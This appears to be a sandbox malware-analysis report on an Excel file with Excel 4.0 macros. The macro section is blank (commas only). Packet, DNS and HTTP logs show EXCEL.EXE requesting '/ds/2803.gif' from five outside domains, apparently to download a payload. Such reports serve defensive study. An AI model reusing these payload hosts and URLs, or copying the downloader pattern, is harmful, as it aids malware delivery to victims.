Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	

Macro 4.0 Code

```
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
```

Network Behavior

Network Port Distribution



Total Packets: 43

- 53 (DNS)
- 80 (HTTP)

TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 7, 2021 10:46:54.075469971 CEST	49167	80	192.168.2.22	50.23.112.133
Apr 7, 2021 10:46:54.248955965 CEST	80	49167	50.23.112.133	192.168.2.22
Apr 7, 2021 10:46:54.249090910 CEST	49167	80	192.168.2.22	50.23.112.133
Apr 7, 2021 10:46:54.249636889 CEST	49167	80	192.168.2.22	50.23.112.133
Apr 7, 2021 10:46:54.423564911 CEST	80	49167	50.23.112.133	192.168.2.22
Apr 7, 2021 10:46:54.427109003 CEST	80	49167	50.23.112.133	192.168.2.22
Apr 7, 2021 10:46:54.427304029 CEST	49167	80	192.168.2.22	50.23.112.133

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 7, 2021 10:46:54.430351973 CEST	49167	80	192.168.2.22	50.23.112.133
Apr 7, 2021 10:46:54.877640009 CEST	49167	80	192.168.2.22	50.23.112.133
Apr 7, 2021 10:46:55.087573051 CEST	80	49167	50.23.112.133	192.168.2.22
Apr 7, 2021 10:46:55.087595940 CEST	80	49167	50.23.112.133	192.168.2.22
Apr 7, 2021 10:46:55.087610960 CEST	80	49167	50.23.112.133	192.168.2.22
Apr 7, 2021 10:46:55.087620974 CEST	80	49167	50.23.112.133	192.168.2.22
Apr 7, 2021 10:46:55.087632895 CEST	80	49167	50.23.112.133	192.168.2.22
Apr 7, 2021 10:46:55.087821007 CEST	49167	80	192.168.2.22	50.23.112.133
Apr 7, 2021 10:46:55.274617910 CEST	49168	80	192.168.2.22	31.170.166.139
Apr 7, 2021 10:46:55.393896103 CEST	80	49168	31.170.166.139	192.168.2.22
Apr 7, 2021 10:46:55.395517111 CEST	49168	80	192.168.2.22	31.170.166.139
Apr 7, 2021 10:46:55.395570040 CEST	49168	80	192.168.2.22	31.170.166.139
Apr 7, 2021 10:46:55.515464067 CEST	80	49168	31.170.166.139	192.168.2.22
Apr 7, 2021 10:46:55.620822906 CEST	80	49168	31.170.166.139	192.168.2.22
Apr 7, 2021 10:46:55.620996952 CEST	49168	80	192.168.2.22	31.170.166.139
Apr 7, 2021 10:46:55.794830084 CEST	49169	80	192.168.2.22	143.95.33.96
Apr 7, 2021 10:46:55.941339016 CEST	80	49169	143.95.33.96	192.168.2.22
Apr 7, 2021 10:46:55.941493988 CEST	49169	80	192.168.2.22	143.95.33.96
Apr 7, 2021 10:46:55.942820072 CEST	49169	80	192.168.2.22	143.95.33.96
Apr 7, 2021 10:46:56.088896990 CEST	80	49169	143.95.33.96	192.168.2.22
Apr 7, 2021 10:46:56.220531940 CEST	80	49169	143.95.33.96	192.168.2.22
Apr 7, 2021 10:46:56.220602989 CEST	49169	80	192.168.2.22	143.95.33.96
Apr 7, 2021 10:46:56.221170902 CEST	49169	80	192.168.2.22	143.95.33.96
Apr 7, 2021 10:46:56.228161097 CEST	80	49169	143.95.33.96	192.168.2.22
Apr 7, 2021 10:46:56.228245020 CEST	49169	80	192.168.2.22	143.95.33.96
Apr 7, 2021 10:46:56.280091047 CEST	49170	80	192.168.2.22	103.68.166.129
Apr 7, 2021 10:46:56.369083881 CEST	80	49169	143.95.33.96	192.168.2.22
Apr 7, 2021 10:46:56.369193077 CEST	49169	80	192.168.2.22	143.95.33.96
Apr 7, 2021 10:46:56.390928984 CEST	80	49170	103.68.166.129	192.168.2.22
Apr 7, 2021 10:46:56.391096115 CEST	49170	80	192.168.2.22	103.68.166.129
Apr 7, 2021 10:46:56.392405987 CEST	49170	80	192.168.2.22	103.68.166.129
Apr 7, 2021 10:46:56.506817102 CEST	80	49170	103.68.166.129	192.168.2.22
Apr 7, 2021 10:46:56.506926060 CEST	49170	80	192.168.2.22	103.68.166.129
Apr 7, 2021 10:46:56.739958048 CEST	49171	80	192.168.2.22	66.36.231.40
Apr 7, 2021 10:46:56.840977907 CEST	80	49171	66.36.231.40	192.168.2.22
Apr 7, 2021 10:46:56.841373920 CEST	49171	80	192.168.2.22	66.36.231.40
Apr 7, 2021 10:46:56.842498064 CEST	49171	80	192.168.2.22	66.36.231.40
Apr 7, 2021 10:46:56.944106102 CEST	80	49171	66.36.231.40	192.168.2.22
Apr 7, 2021 10:46:57.104089022 CEST	80	49171	66.36.231.40	192.168.2.22
Apr 7, 2021 10:46:57.104269981 CEST	49171	80	192.168.2.22	66.36.231.40
Apr 7, 2021 10:47:01.456758976 CEST	80	49168	31.170.166.139	192.168.2.22
Apr 7, 2021 10:47:01.456913948 CEST	49168	80	192.168.2.22	31.170.166.139
Apr 7, 2021 10:48:00.087519884 CEST	80	49167	50.23.112.133	192.168.2.22
Apr 7, 2021 10:48:00.090121984 CEST	49167	80	192.168.2.22	50.23.112.133
Apr 7, 2021 10:48:02.100714922 CEST	80	49171	66.36.231.40	192.168.2.22
Apr 7, 2021 10:48:02.100928068 CEST	49171	80	192.168.2.22	66.36.231.40
Apr 7, 2021 10:48:53.845046997 CEST	49171	80	192.168.2.22	66.36.231.40
Apr 7, 2021 10:48:53.845238924 CEST	49170	80	192.168.2.22	103.68.166.129
Apr 7, 2021 10:48:53.845417023 CEST	49168	80	192.168.2.22	31.170.166.139
Apr 7, 2021 10:48:53.845612049 CEST	49167	80	192.168.2.22	50.23.112.133
Apr 7, 2021 10:48:53.945624113 CEST	80	49171	66.36.231.40	192.168.2.22
Apr 7, 2021 10:48:53.956664085 CEST	80	49170	103.68.166.129	192.168.2.22
Apr 7, 2021 10:48:53.956782103 CEST	49170	80	192.168.2.22	103.68.166.129
Apr 7, 2021 10:48:54.019201040 CEST	80	49167	50.23.112.133	192.168.2.22
Apr 7, 2021 10:48:54.187586069 CEST	49168	80	192.168.2.22	31.170.166.139
Apr 7, 2021 10:48:54.858479977 CEST	49168	80	192.168.2.22	31.170.166.139
Apr 7, 2021 10:48:56.184684992 CEST	49168	80	192.168.2.22	31.170.166.139
Apr 7, 2021 10:48:58.836857080 CEST	49168	80	192.168.2.22	31.170.166.139

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 7, 2021 10:46:53.897473097 CEST	52197	53	192.168.2.22	8.8.8.8
Apr 7, 2021 10:46:54.057022095 CEST	53	52197	8.8.8.8	192.168.2.22

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 7, 2021 10:46:55.112276077 CEST	53099	53	192.168.2.22	8.8.8.8
Apr 7, 2021 10:46:55.270534992 CEST	53	53099	8.8.8.8	192.168.2.22
Apr 7, 2021 10:46:55.637224913 CEST	52838	53	192.168.2.22	8.8.8.8
Apr 7, 2021 10:46:55.792998075 CEST	53	52838	8.8.8.8	192.168.2.22
Apr 7, 2021 10:46:56.232707977 CEST	61200	53	192.168.2.22	8.8.8.8
Apr 7, 2021 10:46:56.276132107 CEST	53	61200	8.8.8.8	192.168.2.22
Apr 7, 2021 10:46:56.523128986 CEST	49548	53	192.168.2.22	8.8.8.8
Apr 7, 2021 10:46:56.735892057 CEST	53	49548	8.8.8.8	192.168.2.22

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Apr 7, 2021 10:46:53.897473097 CEST	192.168.2.22	8.8.8.8	0xbf29	Standard query (0)	kristen.sbddev.com	A (IP address)	IN (0x0001)
Apr 7, 2021 10:46:55.112276077 CEST	192.168.2.22	8.8.8.8	0xfbeb	Standard query (0)	tienda.ventadigital.com.ar	A (IP address)	IN (0x0001)
Apr 7, 2021 10:46:55.637224913 CEST	192.168.2.22	8.8.8.8	0xccae	Standard query (0)	thirdstringcalifornia.com	A (IP address)	IN (0x0001)
Apr 7, 2021 10:46:56.232707977 CEST	192.168.2.22	8.8.8.8	0x887e	Standard query (0)	holmesservices.mobiledevsite.co	A (IP address)	IN (0x0001)
Apr 7, 2021 10:46:56.523128986 CEST	192.168.2.22	8.8.8.8	0x315e	Standard query (0)	nellaimasthanbiryani.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Apr 7, 2021 10:46:54.057022095 CEST	8.8.8.8	192.168.2.22	0xbf29	No error (0)	kristen.sbddev.com		50.23.112.133	A (IP address)	IN (0x0001)
Apr 7, 2021 10:46:55.270534992 CEST	8.8.8.8	192.168.2.22	0xfbeb	No error (0)	tienda.ventadigital.com.ar		31.170.166.139	A (IP address)	IN (0x0001)
Apr 7, 2021 10:46:55.792998075 CEST	8.8.8.8	192.168.2.22	0xccae	No error (0)	thirdstringcalifornia.com		143.95.33.96	A (IP address)	IN (0x0001)
Apr 7, 2021 10:46:56.276132107 CEST	8.8.8.8	192.168.2.22	0x887e	No error (0)	holmesservices.mobiledevsite.co		103.68.166.129	A (IP address)	IN (0x0001)
Apr 7, 2021 10:46:56.735892057 CEST	8.8.8.8	192.168.2.22	0x315e	No error (0)	nellaimasthanbiryani.com		66.36.231.40	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- kristen.sbddev.com
- tienda.ventadigital.com.ar
- thirdstringcalifornia.com
- holmesservices.mobiledevsite.co
- nellaimasthanbiryani.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49167	50.23.112.133	80	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Apr 7, 2021 10:46:54.249636889 CEST	0	OUT	GET /ds/2803.gif HTTP/1.1 Accept: */* UA-CPU: AMD64 Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: kristen.sbddev.com Connection: Keep-Alive
Apr 7, 2021 10:46:54.427109003 CEST	1	IN	HTTP/1.1 302 Found Server: nginx/1.18.0 Date: Wed, 07 Apr 2021 08:46:54 GMT Content-Type: text/html; charset=iso-8859-1 Content-Length: 235 Connection: keep-alive Location: http://kristen.sbddev.com/cgi-sys/suspendedpage.cgi Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 33 30 32 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0a 3c 68 31 3e 46 6f 75 6e 64 3c 2f 68 31 3e 0a 3c 70 3e 54 68 65 20 64 6f 63 75 6d 65 6e 74 20 68 61 73 20 6d 6f 76 65 64 20 3c 61 20 68 72 65 66 3d 22 68 74 74 70 3a 2f 2f 6b 72 69 73 74 65 6e 2e 73 62 64 64 65 76 2e 63 6f 6d 2f 63 67 69 2d 73 79 73 2f 73 75 73 70 65 6e 64 65 64 70 61 67 65 2e 63 67 69 22 3e 68 65 72 65 3c 2f 61 3e 2e 3c 2f 70 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>302 Found</title></head> <body> Found The document has moved here. </body></html>
Apr 7, 2021 10:46:54.430351973 CEST	1	OUT	GET /cgi-sys/suspendedpage.cgi HTTP/1.1 Accept: */* UA-CPU: AMD64 Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: kristen.sbddev.com Connection: Keep-Alive
Apr 7, 2021 10:46:54.877640009 CEST	2	OUT	GET /cgi-sys/suspendedpage.cgi HTTP/1.1 Accept: */* UA-CPU: AMD64 Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: kristen.sbddev.com Connection: Keep-Alive
Apr 7, 2021 10:46:55.087573051 CEST	3	IN	HTTP/1.1 200 OK Server: nginx/1.18.0 Date: Wed, 07 Apr 2021 08:46:55 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive Content-Encoding: gzip Data Raw: 66 66 33 0d 0a 1f 8b 08 00 00 00 00 00 04 03 cc 59 59 93 a3 48 92 7e 9f 5f a1 ad b5 35 9b 31 3a 8b fb aa ae 6a 5b 6e 90 04 02 04 08 f4 86 b8 c5 29 6e 69 6d ff fb 42 66 1d 99 d9 5d dd 3b 63 fb b0 f1 20 20 dc c3 c3 fd 0b 77 8f 90 c7 e7 7f e3 0f 9c e5 e9 c2 26 ed cb e2 b7 bf 7d 7e 79 6c 96 f6 39 8d fc f0 b7 bf 3d bf 96 51 ef 2f 1c 7d f3 14 dd 86 6c fc f2 81 ab ab 3e aa fa a7 fe de 44 1f 36 c1 cb d7 97 0f 7d 34 f7 e0 2a e2 d7 4d 90 fa 6d 17 f5 5f 86 3e 7e a2 3e fc 54 8e 1f a4 d1 d3 3a be ad 8b 57 82 aa fa 29 58 49 3f 1d a8 b7 7e 52 fa ff cc 08 61 6e b2 36 ea 5e 0d 81 de 48 af fc 32 fa f2 61 cc a2 a9 a9 db fe 15 db 94 85 7d fa 25 8c c6 2c 88 9e 9e 3f 7e d9 64 55 d6 67 7e f1 d4 05 7e 11 7d 81 3f 7e 17 d5 67 7d 11 fd c6 04 41 3d 54 fd e6 38 74 4d 54 85 51 f8 19 7c 21 bc c0 59 64 55 be 69 a3 e2 cb 87 ae bf 17 51 97 46 d1 32 61 da 46 f1 97 0f 20 38 74 d1 c7 78 41 c4 9f a2 ae 2e a3 8f 41 5d 82 0b 73 e4 77 51 07 8e f8 47 e8 23 01 06 5d 07 fa 45 f1 71 79 7e 33 e2 59 d4 66 5d 90 af eb f0 83 b6 ae e1 a5 0e ef 9b ff 7a 9e 7f fd 5c db 3a c9 53 ec 97 59 71 ff b4 61 da c5 9e 5f 36 72 54 8c 51 9f 05 fe 2f 9b ce af ba a7 2e 6a b3 f8 d7 df 0f eb b2 47 f4 69 03 63 cd fc 96 b8 98 16 3d a5 51 96 a4 fd 42 fe 88 21 14 4e c2 18 42 bf e5 ba f8 41 9e b4 0b 44 e1 b2 f6 45 dd 7e da fc 7b fc dc de b2 7d a3 21 22 8a a0 d0 5b 5a e3 87 61 56 25 9f 36 ef fa 4b bf 4d b2 ea 4d f7 7f 7f 57 bf 8b 82 3e ab ab 77 38 84 59 d7 14 fe 82 c1 a5 a8 83 fc ff 60 9a 65 c9 96 e5 5b 90 68 df cd f4 a2 dc 53 11 c5 0b 3a fe d0 d7 6f 27 fb 4a 6e 5f d0 fb 3d fd 87 cd 1b 18 7a 8d fc 0f 0b 3f ae b0 ac 36 2e ce 99 55 71 fd 4e 81 57 c0 b7 51 13 f9 8b 1a 4b a8 bd bc be d5 e5 15 e7 f7 65 a0 51 06 63 de b2 7d a3 89 cf ed 07 ed e7 1a 3d 65 7d 54 76 ef f4 fa 6e 19 f2 c6 ae d5 4b cb ac fa e1 50 34 fa 13 b3 57 5b 17 36 7f f5 89 77 b2 9f dd 7c fa ea 92 97 ba 08 7f 68 b9 ca 5f 73 d6 93 5f 64 c9 e2 34 eb c2 bc a5 4e 75 1b 3e 5d da c8 cf 17 f7 58 1f 0b 6b f1 8e 65 cd 0f 8b b3 43 d0 7f fc 20 bc b2 bf eb fd 7e e8 16 90 fd ee 77 ae f7 ac db 4b 2c 21 6f c6 af 9a fd 99 5f 7e c3 9d 7b 6e 7f 38 ef cb 84 4f ab 7d ef 10 f9 16 23 2b d8 ef e3 e7 95 46 30 f1 2f 82 fd 35 39 d0 3f 01 e4 e7 8a bd 9e 1c fb e3 d1 ff 59 46 61 e6 6f fe be ba c5 73 32 fe b4 21 09 aa 99 ff f1 ce c6 bf 08 84 15 df a6 ee 9e 43 e5 d3 9a 8b fd 3e 1b a3 1f 38 ae f4 b5 d5 63 d4 c6 45 3d 7d da a4 59 18 46 d5 ef 39 5e 05 4a 56 fa c9 92 15 ab ba 7a 27 e9 87 37 ac 32 df ab f6 87 11 b1 32 fe 49 54 bc 93 f8 b3 84 b3 4a f9 8a d2 9b d5 58 fb df 89 f8 33 37 5d d9 bf 7b 63 56 ad 49 fe 2d 10 3f 64 fd 78 fb 83 95 a2 69 e4 5f 5a a9 df 63 3c b4 c5 df 43 bf f7 3f 3d 63 0e 36 55 f2 eb 65 d9 20 09 ec 97 cc 61 0f e6 04 ed a4 a4 66 96 a6 1d ed 54 b0 93 e5 4d 5f 3f f9 1b c7 a8 cb 93 6b e7 6b 1a ae 3d 3d cc aa 8e 60 af af 4b e3 c1 ff c7 0d 07 e2 ea af d4 23 80 b1 fd 2b 9e af 74 20 c3 a3 d0 5a ad d6 5d f3 68 15 0b 2e 86 c0 31 93 21 b2 49 a0 70 46 bd e7 19 e8 c0 cf 8c 29 a4 aa 2d 9a 9e 2b b1 b9 2f cd 53 28 a7 54 a2 1c 95 eb 96 b3 cb ed 3d a9 77 c7 ba dd 73 d0 b0 7f 30 93 6a 29 0f 8d b7 11 ed 91 e0 32 39 43 ee 22 9f ab c2 ad 29 88 76 c4 c8 bd eb 16 0f a9 a3 4c d2 32 50 4e cc e5 b9 d9 cd a9 32 f5 0a 3b 25 ca e0 79 d8 b0 1c 81 9c 2d 72 6b f6 3b 9e 34 a8 1e 39 93 73 c3 a3 15 d1 e5 3e 0d 22 17 95 56 c7 07 51 4b c2 dd 15 eb 9d 1c 97 69 54 47 d3 4c 07 5e 94 3a 83 2e ab 16 76 6d d2 3b db 6b f2 2c 1b 25 2f 25 ec 78 be ba ec 70 d2 90 a4 4e 2e fa 9d 30 fb e0 10 5d 35 7d 16 f3 0b c0 09 5e 2a 73 71 b9 25 78 e3 98 c6 82 14 ab 3d 09 8b 07 3d 69 04 58 97 0f aa 25 78 Data Ascii: ff3YYH~_51:j[n)nimBf];c w&}~yl9=Q/}l>D6}4*Mm_>~>T:W)XI?~Ran6^H2a}%,?~dUg~~}?~g}A=T8tMTQ |!YdUiQF2aF 8txA.A]swQG#]Eqy~3Yf]z\:SYqa_6rTQ/.jGic=QB!NBADE~{}!"[ZaV%6KMMW>w8Y`e[hS:o'Jn_=z?6.UqNWQ KeQc}=e}TvnKP4W[6w|h_s_d4Nu>]XkeC ~wK,!o_~{n8O}#+F0/59?YFaos2!C>8cE=}YF9^JVz'722ITJX37]{cVI-?dxi_Zc<C? =c6Ue afTM_?kk==`K#+t Z]h.1!IpF)-+/S(T=ws0j)29C")vL2PN2;%y-rk;49s>"VQKiTGL^:.vm;k,%/%xpN.0]5}^*sq%x==iX%x

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.22	49168	31.170.166.139	80	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE

Timestamp	kBytes transferred	Direction	Data
Apr 7, 2021 10:46:55.395570040 CEST	7	OUT	GET /ds/2803.gif HTTP/1.1 Accept: */* UA-CPU: AMD64 Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: tienda.ventadigital.com.ar Connection: Keep-Alive
